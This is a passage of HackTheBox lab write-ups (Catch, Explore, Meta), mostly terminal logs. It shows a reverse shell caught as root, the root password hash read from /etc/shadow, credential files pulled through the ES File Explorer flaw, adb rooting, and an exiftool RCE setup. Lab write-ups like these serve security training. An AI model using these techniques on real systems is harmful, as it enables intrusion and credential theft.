

try ${DB_USERNAME} first, what you need to do is, intercept the request when changing the mail settings, than edit the mail host to ${DB_USERNAME} or any other variable from the env file, then hit test and check logs

┌──(root💀kali)-[~/hackthebox/machine/catch] └─# ssh will@10.10.11.150 will@10.10.11.150's password: Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-104-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Wed 23 Mar 2022 05:42:56 AM UTC System load: 0.0 Usage of /: 78.5% of 16.61GB Memory usage: 75% Swap usage: 61% Processes: 458 Users logged in: 0 IPv4 address for br-535b7cf3a728: 172.18.0.1 IPv4 address for br-fe1b5695b604: 172.19.0.1 IPv4 address for docker0: 172.17.0.1 IPv4 address for eth0: 10.10.11.150 IPv6 address for eth0: dead:beef::250:56ff:feb9:7c11 0 updates can be applied immediately. The list of available updates is more than a week old. To check for new updates run: sudo apt update Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings Last login: Tue Mar 22 19:47:45 2022 from 10.10.14.3 will@catch:~$ id uid=1000(will) gid=1000(will) groups=1000(will) will@catch:~$ whoami will will@catch:~$ cat user.txt 79cad4e9915944ef86015a5f809b272d
and we get user flag
get root
i have used LinEnum.sh linpeas.sh and Linux_Exploit_Suggester.sh but didn’t find any thing useful to exploit

┌──(root💀kali)-[~/hackthebox/machine/catch] └─# nc -lvp 1234 Ncat: Version 7.92 ( https://nmap.org/ncat ) Ncat: Listening on :::1234 Ncat: Listening on 0.0.0.0:1234 Ncat: Connection from 10.10.11.150. Ncat: Connection from 10.10.11.150:44648. bash: cannot set terminal process group (1154503): Inappropriate ioctl for device bash: no job control in this shell root@catch:~# id id uid=0(root) gid=0(root) groups=0(root) root@catch:~# whoami whoami root root@catch:~# cat /root/root.txt cat /root/root.txt 6e42a8f7d76919e29557f3f0c8ff458a root@catch:~# cat /etc/shadow | grep root cat /etc/shadow | grep root root:$6$HJWtdM63SqnL6alL$h/FUZ0TNaCCrCgEzeuT9ityQcDmYcMCA0fErrvkZVBmf0TQJntGSRMDo.AXZA9V00.qAsZ04554.dUJcFszUM1:18976:0:99999:7:::
Summary of knowledge
Let’s Chat api enumeraton
apk decompile to leak Let’s Chat api token
CVE-2021-39174 - Configuration Leak env db username and password
privesc through suid sh scripts
apk recompile insert revshell command to get RCE
Contact me
QQ: 1185151867
twitter: https://twitter.com/fdlucifer11
github: https://github.com/FDlucifer
I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…
Android 文件服务与调试桥
ES File Explorer 的文件接口暴露用户材料,SSH 转发连接到本机调试服务。Android 服务端口及转发后的执行步骤保留原样。
┌──(root💀kali)-[~/hackthebox/machine/explore] └─# curl --header "Content-Type: application / json" http://10.10.10.247:59777/mnt/sdcard/DCIM/creds.jpg --output creds.jpg % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 1172k 100 1172k 0 0 392k 0 0:00:02 0:00:02 --:--:-- 391k ┌──(root💀kali)-[~/hackthebox/machine/explore] └─# ls creds.jpg
┌──(root💀kali)-[~/hackthebox/machine/explore] └─# ssh kristi@10.10.10.247 -p 2222 The authenticity of host '[10.10.10.247]:2222 ([10.10.10.247]:2222)' can't be established. RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[10.10.10.247]:2222' (RSA) to the list of known hosts. Password authentication Password: :/ $ id uid=10076(u0_a76) gid=10076(u0_a76) groups=10076(u0_a76),3003(inet),9997(everybody),20076(u0_a76_cache),50076(all_a76) context=u:r:untrusted_app:s0:c76,c256,c512,c768 :/ $ whoami u0_a76 :/ $ pwd / :/ $ cat /sdcard/user.txt f32017174c7c7e8f50c6da52891ae250
Get Root
first install adb tools
1
apt-get install android-tools-adb
Try port forward from ssh with creds from /sdcard/DCIM/creds.jpg on port 5555
┌──(root💀kali)-[~/hackthebox/machine/explore] └─# adb connect localhost:5555 * daemon not running; starting now at tcp:5037 * daemon started successfully connected to localhost:5555 ┌──(root💀kali)-[~/hackthebox/machine/explore] └─# adb devices List of devices attached emulator-5554 device localhost:5555 device

┌──(root💀kali)-[~/hackthebox/machine/explore] └─# adb -s localhost:5555 shell x86_64:/ $ su :/ # id uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0 :/ # whoami root :/ # pwd / :/ # ls /root ls: /root: No such file or directory 1|:/ # find / -name "root.txt" 2>/dev/null /data/root.txt 1|:/ # cat /data/root.txt f04fc82b6d49b41c9b08982be59338c5
now we get root flag
Summary of knowledge
ES File Explorer Security Vulnerability CVE-2019–6447
ssh port forwarding to get root
Contact me
QQ: 1185151867
twitter: https://twitter.com/fdlucifer11
github: https://github.com/FDlucifer
I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…
OS: Linux Difficulty: Medium Points: 30 Release: 22 Jan 2022 IP: 10.10.11.140
Enumeration
NMAP
1
2
3
4
5
6
┌──(root💀kali)-[~/hackthebox/machine/meta] └─# nmap -sV -v -p- --min-rate=10000 10.10.11.140 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 80/tcp open http Apache httpd Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 80 is our only attack surface so let’s start there. Before the page even loads, we’re redirect to:
1
http://artcorp.htb/
Let’s add that to /etc/hosts and continue:
We don’t have a great deal available to us. We can start bruteforcing directories and subdomains. We eventually find:
1
dev01.artcorp.htb
We seem to have file upload:
1
http://dev01.artcorp.htb/metaview/
We don’t have a great deal of other information. Let’s try capturing requests and seeing where that takes us. We get an interesting response from the metaview upload:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
<div class="mt-3"id="output_data"> <pre>File Type : JPEG File Type Extension : jpg MIME Type : image/jpeg JFIF Version : 1.01 Resolution Unit : inches X Resolution : 96 Y Resolution : 96 Image Width : 1920 Image Height : 1440 Encoding Process : Baseline DCT, Huffman coding Bits Per Sample : 8 Color Components : 3 Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2) </pre> </div>
Foothold
The output looks awfully similar to exiftool suggesting potential exploits available to us via the file upload. We don’t have a specific version but we can try using relevant PoCs:
A case study on: CVE-2021-22204 – Exiftool RCE
We’ll start by getting the requirements for the exploit:
CVE-2021-22204-exiftool
This repo has a script that allows us to automatically create payloads to get a reverse shell. We need to start by editting the IP and port variables:
